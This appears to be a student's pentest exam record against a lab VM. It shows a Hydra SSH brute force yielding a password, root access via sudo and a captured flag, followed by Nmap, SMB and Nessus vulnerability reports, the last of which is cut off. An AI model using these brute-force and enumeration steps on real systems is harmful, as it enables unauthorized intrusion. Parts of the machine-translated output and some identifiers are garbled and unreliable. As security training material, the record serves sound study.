└─$ hydra -l guakamole -P esternocleidomastoideo.txt -s 1986 192.168.166.129 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-07 09:06:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 501 login tries (l:1/p:501), ~32 tries per task
[DATA] attacking ssh://192.168.166.129:1986/
[STATUS] 250.00 tries/min, 250 tries in 00:01h, 253 to do in 00:02h, 14 active
[1986][ssh] host: 192.168.166.129 login: guakamole password: kamikaze2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-07 09:07:52

```

```

└─$ ssh guakamole@192.168.166.129 -p 1986
Bienvenido de nuevo Dennis Nedry al servidor Nebula.io
Acceso autorizado solo para usuarios registrados.
¡Atención! Todas las actividades son monitoreadas.

guakamole@192.168.166.129's password: 

```

```

Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Nov  7 16:07:45 CET 2024

System load:  0.0                       Processes:            218
Usage of /:   15.4% of 10.42GB          Users logged in:     0
Memory usage: 3%                       IP address for eth0: 192.168.166.129
Swap usage:   0%

Graph this data and manage this system at:
  https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Mon Oct 28 09:04:39 2024 from 192.168.183.1
guakamole@Nebula-server:~$ █

```

```

guakamole@Nebula-server:~$ sudo su
[sudo] password for guakamole:
root@Nebula-server:/home/guakamole# █

```

```

root@Nebula-server:/home/guakamole# cd /root/
root@Nebula-server:~# ls -la
total 24
drwx-----  3 root root 4096 Oct 28 13:29 .
drwxr-xr-x 22 root root 4096 Oct 26 13:47 ..
-rw-----  1 root root    0 Oct 28 13:29 .bash_history
-rw-r--r--  1 root root 3620 Oct 28 12:32 .bashrc
drwx-----  2 root root 4096 Oct 23 17:35 .cache
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-----  1 root root   23 Oct 26 13:24 .s3cr3t
root@Nebula-server:~# cat .s3cr3t
GFCS{c0d3_s3cr3t_r00t}
root@Nebula-server:~# █

```

Nmap Scan Report - Scanned at Thu Nov 7 08:17:09 2024

Scan Summary | 192.168.166.129

Scan Summary

Nmap 7.94SVN was initiated at Thu Nov 7 08:17:09 2024 with these arguments:
`nmap -v -sV -oX /home/kali/examen/escaneo-versiones.xml --stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl -p-192.168.166.129`
Verbosity: 1 ; Debug level 0
Nmap done at Thu Nov 7 08:17:28 2024; 1 IP address (1 host up) scanned in 18.73 seconds

192.168.166.129

Address

- 192.168.166.129 (ipv4)

Ports

The 65530 ports scanned but not shown below are in state: **closed**

- 65530 ports replied with: **conn-refused**

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack	ISC BIND	9.9.5-3ubuntu0.19	Ubuntu Linux
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: NEBULA_WORKS
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: NEBULA_WORKS
1986	tcp	open	ssh	syn-ack	OpenSSH	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux; protocol 2.0
45900	tcp	open	http	syn-ack	lighttpd	1.4.33	

Misc Metrics (click to expand)

Go to top
Toggle Closed Ports
Toggle Filtered Ports

Reporte de exploración de Nmap - escaneado en Juembre 7 Nov 02:31:02 2024

Resumen del escaneo 192.168.166.129

Resumen del escaneo

Nmap 7.94SVN se inició en el Jue Nov 7 02:31:02 2024 con estos argumentos:
nmap -v -sV -oA /home/kali/examen/escaneo-vulnerabilidades.pdf --stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl --script=vuln -p- 192.168.166.129

Verbosidad: 1; Nivel de depuración 0
Nimap hecho en Jue Nov 7 02:32:44 2024; 1 dirección IP (1 host up) escaneado en 101.89 segundos

192.168.166.129

Dirección

- 192.168.166.129 (ipv4)

Puertos

Los 65530 puertos escaneados pero no mostrados a continuación están en estado: **cerrados**

- 65530 puertos con: **conn-reutilizado**

Puerto		Estado (Caundo cerrado [0] - filtrado [0])	Servicio	Razón	Producto	Versión	Información extra
53	tcp	abierto	dominio	sin-ack	ISC BIND	9.9.5-3ubuntu0.19	Ubuntu Linux
	vulneres	cpe:/a:isc:bind:9.9.5-3ubuntu0.19: 95499236-C9FE-56A6-9D7D-E943A24BB633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24BB633A *EXPLOIT* 2C119FFA-ECE0-5E14-A4A4A4A-354A2C380A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4A-354A2C380A *EXPLOIT* CVE-2021-25216 9.8 https://vulners.com/cve/CVE-2021-25216 CVE-2020-8616 8.6 https://vulners.com/cve/CVE-2020-8616 CVE-2016-1286 8.6 https://vulners.com/cve/CVE-2016-1286 CVE-2020-8625 8.1 https://vulners.com/cve/CVE-2020-8625 PACKETSTORM:180552 7.8 https://vulners.com/packetstorm/PACKETSTORM:180552 *EXPLOIT* PACKETSTORM:138960 7.8 https://vulners.com/packetstorm/PACKETSTORM:138960 *EXPLOIT* PACKETSTORM:132926 7.8 https://vulners.com/packetstorm/PACKETSTORM:132926 *EXPLOIT* MSF:AUXILIARY-DOS-DNS-BIND-TKEY- 7.8 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND-TKEY- *EXPLOIT* EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F 7.8 https://vulners.com/exploitpack/EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F *EXPLOIT* EXPLOITCK:46DEBFAC850191C04C04C54F93E0DFF5F4F 7.8 https://vulners.com/exploitpack/EXPLOITPACK:46DEBFAC850191C04C04C54F93E0DFF5F4F *EXPLOIT* EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74 7.8 https://vulners.com/exploitpack/EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74 *EXPLOIT* EDB-ID:42121 7.8 https://vulners.com/exploitdb/EDB-ID:42121 *EXPLOIT* EDB-ID:37723 7.8 https://vulners.com/exploitdb/EDB-ID:37723 *EXPLOIT* EDB-ID:37721 7.8 https://vulners.com/exploitdb/EDB-ID:37721 *EXPLOIT* CVE-2017-3141 7.8 https://vulners.com/cve/CVE-2017-3141 CVE-2015-5722 7.8 https://vulners.com/cve/CVE-2015-5722 CVE-2015-5477 7.8 https://vulners.com/cve/CVE-2015-5477 1337DAY-ID-25325 7.8 https://vulners.com/zdt/1337DAY-ID-25325 *EXPLOIT* 1337DAY-ID-23970 7.8 https://vulners.com/zdt/1337DAY-ID-23970 *EXPLOIT* 1337DAY-ID-23960 7.8 https://vulners.com/zdt/1337DAY-ID-23960 *EXPLOIT* 1337DAY-ID-23948 7.8 https://vulners.com/zdt/1337DAY-ID-23948 *EXPLOIT* PACKETSTORM:180551 7.5 https://vulners.com/packetstorm/PACKETSTORM:180551 *EXPLOIT* PACKETSTORM:180550 7.5 https://vulners.com/packetstorm/PACKETSTORM:180550 *EXPLOIT* MSF:AUXILIARY-DOS-DNS-BIND-TSIG-BADTIME- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND-TSIG-BADTIME- *EXPLOIT* MSF:AUXILIARY-DOS-DNS-BIND-TSIG- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND-TSIG- *EXPLOIT* EDB-ID:40453 7.5 https://vulners.com/exploitdb/EDB-ID:40453 *EXPLOIT* CVE-2023-50387 7.5 https://vulners.com/cve/CVE-2023-50387 CVE-2023-3341 7.5 https://vulners.com/cve/CVE-2023-3341 CVE-2022-38177 7.5 https://vulners.com/cve/CVE-2022-38177 CVE-2021-25215 7.5 https://vulners.com/cve/CVE-2021-25215 CVE-2020-8617 7.5 https://vulners.com/cve/CVE-2020-8617 CVE-2018-5743 7.5 https://vulners.com/cve/CVE-2018-5743 CVE-2018-5740 7.5 https://vulners.com/cve/CVE-2018-5740 CVE-2017-3145 7.5 https://vulners.com/cve/CVE-2017-3145 CVE-2017-3143 7.5 https://vulners.com/cve/CVE-2017-3143 CVE-2016-9131 7.5 https://vulners.com/cve/CVE-2016-9131 CVE-2016-8864 7.5 https://vulners.com/cve/CVE-2016-8864 CVE-2016-2776 7.5 https://vulners.com/cve/CVE-2016-2776 BB688FBF-CEE2-5DD1-8561-8F76501DE2D4 7.5 https://vulners.com/githubexploit/BB688FBF-CEE2-5DD1-8561-8F76501DE2D4 *EXPLOIT* 5EFDF373-FBD1-5C09-A612-00ADBFE4CF 7.5 https://vulners.com/github/5EFDF373-FBD1-5C09-A612-00ADBFE4CF *EXPLOIT* 1337DAY-ID-34485 7.5 https://vulners.com/zdt/1337DAY-ID-34485 *EXPLOIT* EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FD1B67F2 7.2 https://vulners.com/exploitpack/EXPLOITPACK:D6DDF5E24DE171DAW79FD95FD1B67F2 *EXPLOIT* CVE-2015-5986 7.1 https://vulners.com/cve/CVE-2015-5986 CVE-2016-1285 6.8 https://vulners.com/cve/CVE-2016-1285 CVE-2021-25214 6.5 https://vulners.com/cve/CVE-2021-25214 CVE-2020-8622 6.5 https://vulners.com/cve/CVE-2020-8622 CVE-2018-5741 6.5 https://vulners.com/cve/CVE-2018-5741 CVE-2016-6170 6.5 https://vulners.com/cve/CVE-2016-6170 CVE-2017-3136 5.9 https://vulners.com/cve/CVE-2017-3136 CVE-2016-2775 5.9 https://vulners.com/cve/CVE-2016-2775 CVE-2022-2795 5.3 https://vulners.com/cve/CVE-2022-2795 CVE-2021-25219 5.3 https://vulners.com/cve/CVE-2021-25219 CVE-2019-6465 5.3 https://vulners.com/cve/CVE-2019-6465 CVE-2017-3142 5.3 https://vulners.com/cve/CVE-2017-3142 PACKETSTORM:157836 5.0 https://vulners.com/packetstorm/PACKETSTORM:157836 *EXPLOIT* FBC03933-7A65-52F3-83F4-4B2253A490B6 5.0 https://vulners.com/githubexploit/FBC03933-7A65-52F3-83F4-4B2253A490B6 *EXPLOIT* CVE-2018-5745 4.9 https://vulners.com/cve/CVE-2018-5745 PACKETSTORM:142800 0.0 https://vulners.com/packetstorm/PACKETSTORM:142800 *EXPLOIT* EDB-ID:48521 0.0 https://vulners.com/exploitdb/EDB-ID:48521 *EXPLOIT* 1337DAY-ID-27896 0.0 https://vulners.com/zdt/1337DAY-ID-27896 *EXPLOIT*					
139	tcp	abierto	netbios-sn	sin-ack	Samba smbd	3.X - 4.X	grupo de trabajo: NEBULA-WORKS
445	tcp	abierto	netbios-sn	sin-ack	Samba smbd	3.X - 4.X	grupo de trabajo: NEBULA-WORKS
1986	tcp	abierto	ssh	sin-ack	Abierta	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux; protocolo 2.0

vulneres	cpe:/a:openbd:openssh:6.6.1p1: 95499236-C9FE-56A6-9D7D-E943A24BB633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24BB633A *EXPLOIT* 2C119FFA-ECE0-5E14-A4A4A4A-354A2C380A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4A-354A2C380A *EXPLOIT* CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408 CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908 B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT* 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT* 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubboit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT* 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 9.8 https://vulners.com/githubboit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A *EXPLOIT* 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubboit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT* CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600 PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT* EXPLOITPACK:5BCA798C6BA71FAE29334292EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334292ECB6A09 *EXPLOIT* CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778 CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012 CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325 1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT* SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT* PACKETSTORM:173661 7.5 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT* F0979183-AE88-53B4-86CF-3AF0523F3807 7.5 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT* EDB-ID:40888 7.5 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT* CVE-2016-6515 7.5 https://vulners.com/cve/CVE-2016-6515 CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708 1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT* CVE-2016-10009 7.3 https://vulners.com/cve/CVE-2016-10009 SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT* CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617 CVE-2016-10010 7.0 https://vulners.com/cve/CVE-2016-10010 SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT* CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564 1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT* EDB-ID:46516 6.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT* EDB-ID:46193 6.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT* CVE-2019-6110 6.8 https://vulners.com/cve/CVE-2019-6110 CVE-2019-6109 6.8 https://vulners.com/cve/CVE-2019-6109 C94132FD-1FA5-5342-B6EE-0DAF45EEF53 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEF53 *EXPLOIT* 10213DBE-F683-58BB-B6D3-353173626207 6.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-3173626207 *EXPLOIT* CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385 EDB-ID:40858 6.4 https://vulners.com/exploitdb/EDB-ID:40858 *EXPLOIT* EDB-ID:40119 6.4 https://vulners.com/exploitdb/EDB-ID:40119 *EXPLOIT* EDB-ID:39569 6.4 https://vulners.com/exploitdb/EDB-ID:39569 *EXPLOIT* CVE-2016-3115 6.4 https://vulners.com/cve/CVE-2016-3115 EDB-ID:40136 5.9 https://vulners.com/exploitdb/EDB-ID:40136 *EXPLOIT* EDB-ID:40113 5.9 https://vulners.com/exploitdb/EDB-ID:40113 *EXPLOIT* CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795 CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145 CVE-2019-6111 5.9 https://vulners.com/cve/CVE-2019-6111 CVE-2016-6210 5.9 https://vulners.com/cve/CVE-2016-6210 EXPLOITPACK:98FE96309F9524B8C84C84C8837551A19 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C84C8837551A19 *EXPLOIT* EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT* 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT* 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT* SSV:91041 5.5 https://vulners.com/seebug/SSV:91041 *EXPLOIT* PACKETSTORM:140019 5.5 https://vulners.com/packetstorm/PACKETSTORM:140019 *EXPLOIT* PACKETSTORM:136234 5.5 https://vulners.com/packetstorm/PACKETSTORM:136234 *EXPLOIT* EXPLOITPACK:F92411A645D85F05BDBD274FD222226F 5.5 https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85FDB274FD222226F *EXPLOIT* EXPLOITPACK:9F2E4746846C3C623A27A24A141281EAD138 5.5 https://vulners.com/exploitpack/EXPLOITPACK:9F2E4746846C3C3A27A24A141281EAD138 *EXPLOIT* EXPLOITPACK:191902C998CBF9154396911926B4C3B330 5.5 https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330 *EXPLOIT* CVE-2016-10011 5.5 https://vulners.com/cve/CVE-2016-10011 1337DAY-ID-25388 5.5 https://vulners.com/zdt/1337DAY-ID-25388 *EXPLOIT* PACKETSTORM:181223 5.3 https://vulners.com/packetstorm/PACKETSTORM:181223 *EXPLOIT* MSF:AUXILIARY-SCANNER-SSH-SSH-ENUMUSERS- 5.3 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH-ENUMUSERS- *EXPLOIT* EDB-ID:45939 5.3 https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT* EDB-ID:45233 5.3 https://vulners.com/exploitdb/EDB-ID:45233 *EXPLOIT* CVE-2018-20685 5.3 https://vulners.com/cve/CVE-2018-20685 CVE-2018-15919 5.3 https://vulners.com/cve/CVE-2018-15919 CVE-2018-15473 5.3 https://vulners.com/cve/CVE-2018-15473 CVE-2017-15906 5.3 https://vulners.com/cve/CVE-2017-15906 CVE-20162 5.3 https://vulners.com/cve/CVE-20162 SSH-ENUM 5.0 https://vulners.com/canvas/SSH-ENUM *EXPLOIT* PACKETSTORM:150621 5.0 https://vulners.com/packetstorm/PACKETSTORM:150621 *EXPLOIT* EXPLOITPACK:F957D7E8A0CC1A23C3C349B764B7B0 5.0 https://vulners.com/exploitpack/EXPLOITPACK:F957D7D7E8A0CC123C3C349B764FB0 *EXPLOIT* EXPLOITPACK:EBDBC5685E323276D64D4D14B75563283 5.0 https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 *EXPLOIT* 1337DAY-ID-31730 5.0 https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT* EXPLOITPACK:802AF3229492E147A5F09C7F2B2C6DF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F9C7F2B2C6DF *EXPLOIT* EXPLOITPACK:5652DDAA7FE452E19AC1DC1CD97BA3EF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE4EFE19AC0DC1CD97BA3EF *EXPLOIT* CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352 1337DAY-ID-25440 4.3 https://vulners.com/zdt/1337DAY-ID-25440 *EXPLOIT* 1337DAY-ID-25438 4.3 https://vulners.com/zdt/1337DAY-ID-25438 *EXPLOIT* CVE-2021-36368 3.7 https://vulners.com/cve/CVE-2021-36368 SSV:92581 2.1 https://vulners.com/seebug/SSV:92581 *EXPLOIT* CVE-2015-6563 1.9 https://vulners.com/cve/CVE-2015-6563 PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT* PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT* PACKETSTORM:138006 0.0 https://vulners.com/packetstorm/PACKETSTORM:138006 *EXPLOIT* PACKETSTORM:137942 0.0 https://vulners.com/packetstorm/PACKETSTORM:137942 *EXPLOIT* EDB-ID:45210 0.0 https://vulners.com/exploitdb/EDB-ID:45210 *EXPLOIT* EDB-ID:40963 0.0 https://vulners.com/exploitdb/EDB-ID:40963 *EXPLOIT* EDB-ID:40962 0.0 https://vulners.com/exploitdb/EDB-ID:40962 *EXPLOIT* 1337DAY-ID-30937 0.0 https://vulners.com/zdt/1337DAY-ID-30937 *EXPLOIT* 1337DAY-ID-26468 0.0 https://vulners.com/zdt/1337DAY-ID-26468 *EXPLOIT* 1337DAY-ID-25391 0.0 https://vulners.com/zdt/1337DAY-ID-25391 *EXPLOIT*						
	45900	tcp	abierto	http	sin-ack	lighttpd	1.4.33
		http-server-cabeza	lighttpd/1.4.33				
		x en httpdom	No encontré ningún XSS basado en DOM.				
		jas de lasto http	No se pudo encontrar ninguna vulnerabilidad XSS almacenada.				

	vulneres cpe:/a:lighttpd:lighttpd:1.4.33: CVE-2019-11072 9.8 https://vulners.com/cve/CVE-2019-11072 CVE-2014-2323 9.8 https://vulners.com/cve/CVE-2014-2323 SSV:61980 7.5 https://vulners.com/seebug/SSV:61980 *EXPLOIT* CVE-2018-19052 7.5 https://vulners.com/cve/CVE-2018-19052 CVE-2015-3200 7.5 https://vulners.com/cve/CVE-2015-3200 CVE-2013-4508 7.5 https://vulners.com/cve/CVE-2013-4508 SSV:61850 5.0 https://vulners.com/seebug/SSV:61850 *EXPLOIT* CVE-2014-2324 5.0 https://vulners.com/cve/CVE-2014-2324
http-slowloris-check	VULNERABLE: Ataque de Slowloris DOS Estado: LIKELY VULNERABLE DNI: CVE:CVE-2007-6750 Slowloris intenta mantener muchas conexiones con el servidor web de destino abierto y de mantener que se abran el mayor tiempo posible. Lo logra abriendo conexiones a el servidor web de destino y el envío de una solicitud parcial. Al hacerlo, se desvanece de hambre. los recursos del servidor http que causan la denegación de servicio. Fecha de la divulgación: 2009-09-17 Referencias: http://ha.ckers.org/slowloris/ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
httpcsrf	No se encontraron vulnerabilidades de CSRF.

Salida de script de acogida

Nombre del script	Producto
smb-vuln-regsvc-dos	VULNERABLE: Regsvc de servicio en los sistemas Microsoft Windows vulnerables a la denegación de servicio Estado: VULNERABLE El regsvc de servicio en los sistemas Microsoft Windows 2000 es vulnerable a la denegación de servicio causada por una deferencia nula puntero. Este guión bloqueará el servicio si es vulnerable. Esta vulnerabilidad fue descubierta por Ron Bowes mientras trabajaba en sesiones smb-enum.
smb-vuln-ms10-061	false
smb-vuln-ms10-054	false

Misc Metrics (haga clic para expandirse)

Ir a la cima
Toggle Puertos cerrados
Toggle Puertos filtrados

Nmap Scan Report - Scanned at Thu Nov 7 08:03:41 2024

Scan Summary | 192.168.166.129

Scan Summary

Nmap 7.94SVN was initiated at Thu Nov 7 08:03:41 2024 with these arguments:
`nmap -v -sV -oX /home/kali/examen/escaneo-samba.xml --stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl --script=smb* -p- 192.168.166.129`
Verbosity: 1; Debug level 0
Nmap done at Thu Nov 7 08:09:06 2024; 1 IP address (1 host up) scanned in 324.51 seconds

192.168.166.129

Address

- 192.168.166.129 (ipv4)

Ports

The 65530 ports scanned but not shown below are in state: **closed**

- 65530 ports replied with: **conn-refused**

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack	ISC BIND	9.9.5-3ubuntu0.19	Ubuntu Linux
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: NEBULA_WORKS
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	4.5.0	workgroup: NEBULA_WORKS
1986	tcp	open	ssh	syn-ack	OpenSSH	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux; protocol 2.0
45900	tcp	open	http	syn-ack	lighttpd	1.4.33	
	http-server-header	lighttpd/1.4.33					

Host Script Output

Script Name	Output
smb2-capabilities	2:0:2: Distributed File System 2:1:0: Distributed File System Leasing Multi-credit operations 3:0:0: Distributed File System Leasing Multi-credit operations 3:0:2: Distributed File System Leasing Multi-credit operations 3:1:1: Distributed File System Leasing Multi-credit operations
smb-brute	No accounts found
smb-security-mode	account_used: guest authentication_level: user challenge_response: supported message_signing: disabled (dangerous, but default)
smb-protocols	dialects: NT LM 0.12 (SMBv1) [dangerous, but default] 2:0:2 2:1:0 3:0:0 3:0:2 3:1:1
smb-vuln-ms10-054	false
smb-print-text	false

smb-enum-domains	Builtin Groups: n/a Users: n/a Creation time: unknown Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords Account lockout disabled NEBULA-SERVER Groups: n/a Users: n/a Creation time: unknown Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords Account lockout disabled
smb-vuln-regsvcs-dos	VULNERABLE: Service regsvcs in Microsoft Windows systems vulnerable to denial of service State: VULNERABLE The service regsvcs in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes while working on smb-enum-sessions.
smb-flood	ERROR: Script execution failed (use -d to debug)
smb-enum-shares	account_used: guest \\192.168.166.129\IPC\$: Type: STYPE_IPC_HIDDEN Comment: IPC Service (Samba Server on nebula.io) Users: 3 Max Users: <unlimited> Path: C:\tmp Anonymous access: READ/WRITE Current user access: READ/WRITE \\192.168.166.129\nebula_share: Type: STYPE_DISKTREE Comment: Users: 0 Max Users: <unlimited> Path: C:\srv\samba\share Anonymous access: READ/WRITE Current user access: READ/WRITE
smb-system-info	ERROR: Script execution failed (use -d to debug)
smb-enum-sessions	<nobody>
smb2-time	date: 2024-11-07T14:04:00 start_date: N/A
smb-os-discovery	OS: Windows 6.1 (Samba 4.5.0) Computer name: nebula-server NetBIOS computer name: NEBULA-SERVER\x00 Domain name: nebula.io FQDN: nebula-server.nebula.io System time: 2024-11-07T15:09:00+01:00
smb2-security-mode	3:1:1: Message signing enabled but not required
smb-mbenum	DFS Root NEBULA-SERVER 0.0 Samba Server on nebula.io Domain Master Browser NEBULA-SERVER 0.0 Samba Server on nebula.io Master Browser NEBULA-SERVER 0.0 Samba Server on nebula.io Print server NEBULA-SERVER 0.0 Samba Server on nebula.io Server NEBULA-SERVER 0.0 Samba Server on nebula.io Server service NEBULA-SERVER 0.0 Samba Server on nebula.io Unix server NEBULA-SERVER 0.0 Samba Server on nebula.io Windows NT/2000/XP/2003 server NEBULA-SERVER 0.0 Samba Server on nebula.io Workstation NEBULA-SERVER 0.0 Samba Server on nebula.io

smb-ls	Volume \\192.168.166.129\nebula_share SIZE TIME FILENAME <DIR> 2024-11-07T14:09:00 . <DIR> 2024-10-25T16:43:58 ..
smb-vuln- ms10-061	false

Misc Metrics (click to expand)

Go to top
Toggle Closed Ports
Toggle Filtered Ports



Auditoria Nebula.io

Report generated by Tenable Nessus™

Thu, 07 Nov 2024 03:40:21 EST

TABLE OF CONTENTS

Vulnerabilities by Host

• 192.168.166.129.....	4
------------------------	---

Nessus Essentials

Vulnerabilities by Host

192.168.166.129

0

CRITICAL

1

HIGH

3

MEDIUM

4

LOW

44

INFO

Scan Information

Start time: Thu Nov 7 03:38:20 2024

End time: Thu Nov 7 03:40:21 2024

Host Information

Netbios Name: NEBULA-SERVER

IP: 192.168.166.129

MAC Address: 00:0C:29:99:42:4C

OS: Linux Kernel 3.13 on Ubuntu 14.04 (trusty)

Vulnerabilities

42411 - Microsoft Windows SMB Shares Unprivileged Access

Synopsis

It is possible to access a network share.

Description

The remote host has one or more Windows shares that can be accessed through the network with the given credentials.

Depending on the share rights, it may allow an attacker to read/write confidential data.

Solution

To restrict access under Windows, open Explorer, right click on each share, go to the 'Sharing' tab, and click on 'Permissions'.

Risk Factor

High

VPR Score

6.6

EPSS Score

0.0202

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	8026
CVE	CVE-1999-0519
CVE	CVE-1999-0520

Plugin Information

Published: 2009/11/06, Modified: 2024/05/28

Plugin Output

tcp/445/cifs

```
The following shares can be accessed using a NULL session :  
  
- nebula_share - (readable,writable)  
+ Content of this share :  
..
```

57608 - SMB Signing not required

Synopsis

Signing is not required on the remote SMB server.

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

See Also

<http://www.nessus.org/u?df39b8b3>

<http://technet.microsoft.com/en-us/library/cc731957.aspx>

<http://www.nessus.org/u?74b80723>

<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>

<http://www.nessus.org/u?a3cac4ea>

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

Plugin Information

Published: 2012/01/19, Modified: 2022/10/05

Plugin Output

tcp/445/cifs

187315 - SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)

Synopsis

